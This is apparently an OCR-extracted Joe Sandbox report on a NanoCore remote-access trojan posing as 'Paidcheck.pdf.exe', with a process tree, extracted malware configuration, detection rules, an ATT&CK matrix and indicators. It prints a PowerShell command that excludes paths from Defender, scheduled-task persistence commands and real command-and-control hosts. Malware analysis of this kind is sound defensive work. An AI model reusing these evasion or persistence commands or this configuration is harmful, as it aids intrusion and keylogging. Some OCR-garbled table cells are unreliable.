ID: 452385
Sample Name:
Paidcheck.pdf.exe
Cookbook: default.jbs
Time: 09:32:06
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents

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
Windows Analysis Report Paidcheck.pdf.exe

Overview

General Information

Sample Name:	Paidcheck.pdf.exe
Analysis ID:	452385
MD5:	ce32e8605adb6c..
SHA1:	2ace1fb1e352376.
SHA256:	7e22f7f21e87988..
Tags:	exe NanoCore RAT
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Creates an undocumented autostart …

Classification



Process Tree

- **System is w10x64**
- Paidcheck.pdf.exe (PID: 4608 cmdline: 'C:\Users\user\Desktop\Paidcheck.pdf.exe' MD5: CE32E8605ADB6C9BB2DCEE69FE887B46)
  - wscript.exe (PID: 1968 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp_Fimmlfqfvyftboxhdsnydr.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - powershell.exe (PID: 748 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -ExclusionPath C:\,'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegAsm.exe (PID: 2308 cmdline: C:\Users\user\AppData\Local\Temp\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - schtasks.exe (PID: 5636 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmp4FE3.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 5784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 5848 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp5C0A.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 2292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RegAsm.exe (PID: 5432 cmdline: C:\Users\user\AppData\Local\Temp\RegAsm.exe 0 MD5: 6FD7592411112729BF6B1F2F6C34899F)
  - conhost.exe (PID: 2992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- dhcpmon.exe (PID: 496 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0 MD5: 6FD7592411112729BF6B1F2F6C34899F)
  - conhost.exe (PID: 484 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- dhcpmon.exe (PID: 4300 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
  - conhost.exe (PID: 1036 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "bcd083ef-bf90-4541-bf76-579f377e",
  "Group": "5g",
  "Domain1": "217.138.212.57",
  "Domain2": "annapro.linkpc.net",
  "Port": 2018,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Disable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Disable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.486028172.0000000003C2 1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000000A.00000002.489583324.0000000006AE 0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x59eb:$x1: NanoCore.ClientPluginHost • 0x5b48:$x2: IClientNetworkHost
0000000A.00000002.489583324.0000000006AE 0000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x59eb:$x2: NanoCore.ClientPluginHost • 0x6941:$s3: PipeExists • 0x5be1:$s4: PipeCreated • 0x5a05:$s5: IClientLoggingHost
0000000A.00000002.480862241.0000000002BD 1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000000A.00000002.489612567.0000000006AF 0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x39eb:$x1: NanoCore.ClientPluginHost • 0x3a24:$x2: IClientNetworkHost
Click to see the 44 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.RegAsm.exe.6aa0000.26.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x16e3:$x1: NanoCore.ClientPluginHost • 0x171c:$x2: IClientNetworkHost
10.2.RegAsm.exe.6aa0000.26.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x16e3:$x2: NanoCore.ClientPluginHost • 0x1800:$s4: PipeCreated • 0x16fd:$s5: IClientLoggingHost
10.2.RegAsm.exe.6af0000.31.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x39eb:$x1: NanoCore.ClientPluginHost • 0x3a24:$x2: IClientNetworkHost
10.2.RegAsm.exe.6af0000.31.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x39eb:$x2: NanoCore.ClientPluginHost • 0x3b36:$s4: PipeCreated • 0x3a05:$s5: IClientLoggingHost
10.2.RegAsm.exe.6540000.24.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x4bbb:$x1: NanoCore.ClientPluginHost • 0x4be5:$x2: IClientNetworkHost
Click to see the 148 entries				

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Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Non Interactive PowerShell

Sigma detected: Possible Applocker Bypass

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

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Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Creates an undocumented autostart registry key

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co and
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 2 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Scripting 1 1 1	Scheduled Task/Job 1	Process Injection 2 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Input Capture 2 1	Exfiltration Over Bluetooth	Nor Por
Domain Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1 1	Scheduled Task/Job 1	Scripting 1 1 1	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Rer Sof
Local Accounts	PowerShell 1	Logon Script (Mac)	Registry Run Keys / Startup Folder 1 1	Obfuscated Files or Information 1 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 2	LSA Secrets	Security Software Discovery 2 1 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor

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
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co and
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 2 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 2 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Paidcheck.pdf.exe	100%	Avira	HEUR/AGEN.1118541	
Paidcheck.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe	100%	Avira	HEUR/AGEN.1118541	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	Virustotal		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe	33%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	

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Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.RegAsm.exe.5f60000.23.unpack	100%	Avira	TR/NanoCore.fadte		Download File
10.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
217.138.212.57	1%	Virustotal		Browse
217.138.212.57	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://crl.microso	0%	URL Reputation	safe	
http://crl.microso	0%	URL Reputation	safe	
http://crl.microso	0%	URL Reputation	safe	
http://crl.microso	0%	URL Reputation	safe	
http://crl.microsofX	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://crl.micr	0%	URL Reputation	safe	
http://crl.micr	0%	URL Reputation	safe	
http://crl.micr	0%	URL Reputation	safe	
http://crl.micr	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
annapro.linkpc.net	false		high
217.138.212.57	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.138.212.57	unknown	United Kingdom		9009	M247GB	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452385
Start date:	22.07.2021
Start time:	09:32:06

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Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Paidcheck.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@20/24@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.2% (good quality ratio 11.2%) • Quality average: 63.3% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:32:57	API Interceptor	1x Sleep call for process: Paidcheck.pdf.exe modified
09:33:48	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
09:33:50	Task Scheduler	Run new task: DHCP Monitor path: "C:\Users\user\AppData\Local\Temp\RegAsm.exe" s>$(Arg0)
09:33:51	Task Scheduler	Run new task: DHCP Monitor Task path: "C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" s>$(Arg0)
09:34:11	API Interceptor	32x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.138.212.57	PO-110940,pdf.exe	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18
	NJrrXRv8zV	Get hash	malicious	Browse	• 196.19.8.206
	DpuO7oic9y.exe	Get hash	malicious	Browse	• 86.106.143.143
	download.dat.exe	Get hash	malicious	Browse	• 194.187.25 1.163
	WindowsFormsApp1.exe	Get hash	malicious	Browse	• 194.187.25 1.163
	file2.exe	Get hash	malicious	Browse	• 141.98.102.243
	Anarchy_Client.exe	Get hash	malicious	Browse	• 77.243.181.86
	2N9Nc0H82F.exe	Get hash	malicious	Browse	• 37.120.206.86
	VsaTool.exe	Get hash	malicious	Browse	• 185.156.172.76
	UpdateTool.exe	Get hash	malicious	Browse	• 185.156.172.76
	KaseyaFix2.exe	Get hash	malicious	Browse	• 185.156.172.76
	Update[1].exe	Get hash	malicious	Browse	• 185.156.172.76
	fpNebX354Y.exe	Get hash	malicious	Browse	• 185.156.172.76
	fpNebX354Y.exe	Get hash	malicious	Browse	• 185.156.172.76
	rz89FRwKvB.exe	Get hash	malicious	Browse	• 172.94.109.9
	XH7Kdor28T.exe	Get hash	malicious	Browse	• 185.144.82.239
	d7b.dll	Get hash	malicious	Browse	• 81.92.202.190
	SecureMessageAtt.HTML	Get hash	malicious	Browse	• 45.141.152.18

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	02_extracted.exe	Get hash	malicious	Browse	
	Payment Order_PDF.vbs	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	DhStRngAC2.exe	Get hash	malicious	Browse	
	1.exe	Get hash	malicious	Browse	
	Img 06 30 2021 4677.exe	Get hash	malicious	Browse	
	Purchase#20880.pdf.exe	Get hash	malicious	Browse	
	2216DAF252B5F3B4B00238A097E0DF2A57C20780 DCE0F.exe	Get hash	malicious	Browse	
	pVOLEckzk1.exe	Get hash	malicious	Browse	
	12ThYgKql3.exe	Get hash	malicious	Browse	
	Invoice NeededPDF.exe	Get hash	malicious	Browse	
	LKpLx8L8q9.exe	Get hash	malicious	Browse	
	3y4JNjrN1C.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.37108638.5946.exe	Get hash	malicious	Browse	
	kYvdP38gUv.exe	Get hash	malicious	Browse	
	qfjDTDPA9L.exe	Get hash	malicious	Browse	
	wmaJOYGy7Q.exe	Get hash	malicious	Browse	
	Trainer v22.3.exe	Get hash	malicious	Browse	
	Trainer v 4.6.1.exe	Get hash	malicious	Browse	
	PO 389293LC_pdf.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	64616
Entropy (8bit):	6.037264560032456
Encrypted:	false
SSDEEP:	768:J8XcJiMjm2ieHlPyCsSuJbn8dBhFVBSMQ6Iq8TSYDKpgLaDViRLNdr:9YMaNylPYSAb8dBnTHv8DKKaDVkX
MD5:	6FD7592411112729BF6B1F2F6C34899F
SHA1:	5E5C839726D6A43C478AB0B95DBF52136679F5EA

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

SHA-256:	FFE4480CCC81B061F725C54587E9D1BA96547D27FE28083305D75796F2EB3E74
